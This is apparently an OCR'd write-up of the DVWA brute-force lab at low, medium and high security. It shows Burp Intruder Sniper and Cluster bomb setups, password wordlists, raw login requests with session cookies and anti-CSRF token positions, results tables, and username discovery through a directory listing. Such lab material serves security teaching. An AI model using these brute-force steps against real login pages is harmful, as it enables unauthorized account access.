
WRITE UPs ON DVWA BRUTEFORCE ATTACK

LOW level



Vulnerability: Brute Force

Login

Username:

hello

Password:

●●●●●

Login

Username and/or password incorrect.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


After setting up your burpsuite→proxy→intercept should be in ON and DVWA.

Give some random


- Username and password

Right click and send it to intruder

There you can see this click on clear&



Now if you want to brute force the user name or the password. Double click on that


Burp Suite Professional v2023.3.2 - Temporary Project - Licensed to Zer0DayLab Crew
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
4 ×
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh

Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.175.128

☑ Update Host header to match target

```
GET /vulnerabilities/brute/?username=admin&password=pinky1223&Login=Login HTTP/1.1
Host: 192.168.175.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.175.128/vulnerabilities/brute/?username=pinky&password=pinky123&Login=Login
Cookie: PHPSESSID=qto02pguocorasjt8iikkgq5m1; security=low
Upgrade-Insecure-Requests: 1
```

Now click on add&


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
1 × 2 ×
Positions Payloads Resource pool Settings
Paste
Load ...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list ...
Add
Edit
Remove
Up
Down

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and type can be customized in different ways.

Payload set: 1 Payload count: 10,000

Payload type: Simple list Request count: 10,000

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
letmein
696969
shadow
master
666666
qwertyuiop
123321
mustang
1234567890
michael
```

Payload processing


You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Now go to playload. In playload settings [Simple list]. Click on load and upload the list of passwords you have (Sec-list).

Now go to settings which is beside of playload. In that go to grep match. Remove the things in that and then add “incorrect” to that.

Now start the attack.




9. Intruder attack of http://192.168.175.128 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	incorrect	Comment
5	123456789	200	□	□	4550	1	
8	111111	200	□	□	4550	1	
2	password	200	□	□	4588		
6	12345	200	□	□	4550	1	
9	1234567	200	□	□	4550	1	
15	monkey	200	□	□	4550	1	
22	123321	200	□	□	4550	1	

Here you can see the length is different. So, it is the password.



Vulnerability: Brute Force

Login


Username:

Password:

Welcome to the password protected area admin

More Information

Right click on the image given below and select open image in new tab.



Vulnerability: Brute Force

Login


Username:

Password:

Welcome to the password protected area admin

More


- h munity/attacks/Brute_force_attack
- h nnect/articles/password-crackers-ensuring-sec
- h /Security/how-to-brute-force-http-forms-in-win



Here you can see we are taken into the link →http://192.168.175.128/hackable/users/admin.jpg

If you rewrite the url into → http://192.168.175.128/hackable/users/

You will be taken into this there you can find the Usernames.



Index of /hackable/users


Name	Last modified	Size	Description
Parent Directory		-	
1337.jpg	2023-04-06 05:39	3.6K	
admin.jpg	2023-04-06 05:39	3.5K	
gordonb.jpg	2023-04-06 05:39	3.0K	
pablo.jpg	2023-04-06 05:39	2.9K	
smithy.jpg	2023-04-06 05:39	4.3K	

Apache/2.4.52 (Ubuntu) Server at 192.168.175.128 Port 80

Now with those user names try to brute force and find the password.


MEDIUM

In source code



```
        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }
```


It takes 2 secs for checking the password.


12. Intruder attack of http://192.168.175.128 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	incorrect	Comment
0		200	□	□	4559	1	
1	123456	200	□	□	4559	1	
2	password	200	□	□	4599		
3	12345678	200	□	□	4559	1	
4	qwerty	200	□	□	4559	1	
5	123456789	200	□	□	4559	1	
6	12345	200	□	□	4559	1	
7	1234	200	□	□	4559	1	
8	111111	200	□	□	4559	1	
9	1234567	200	□	□	4559	1	
10	dragon	200	□	□	4559	1	

For smithy username the password is password.


Vulnerability: Brute Force

Login

Username:


Password:

Welcome to the password protected area smithy

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-passwor
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html


HIGH


```
// Generate Anti-CSRF token
generateSessionToken();

?>
```

In intruder

Here we need to select Attack type: Cluster bomb




Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.



Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://192.168.175.128

☑ Update Host header to match target

```
GET /vulnerabilities/brute/?username=1337&password=§iiiiiii§&Login=Login&user_token=§194e14f4465806685464c585eb9291a3§
HTTP/1.1
Host: 192.168.175.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.175.128/vulnerabilities/brute/
Cookie: security=high; PHPSESSID=g4mfs4b85gaok191hiscii9p60
Upgrade-Insecure-Requests: 1


```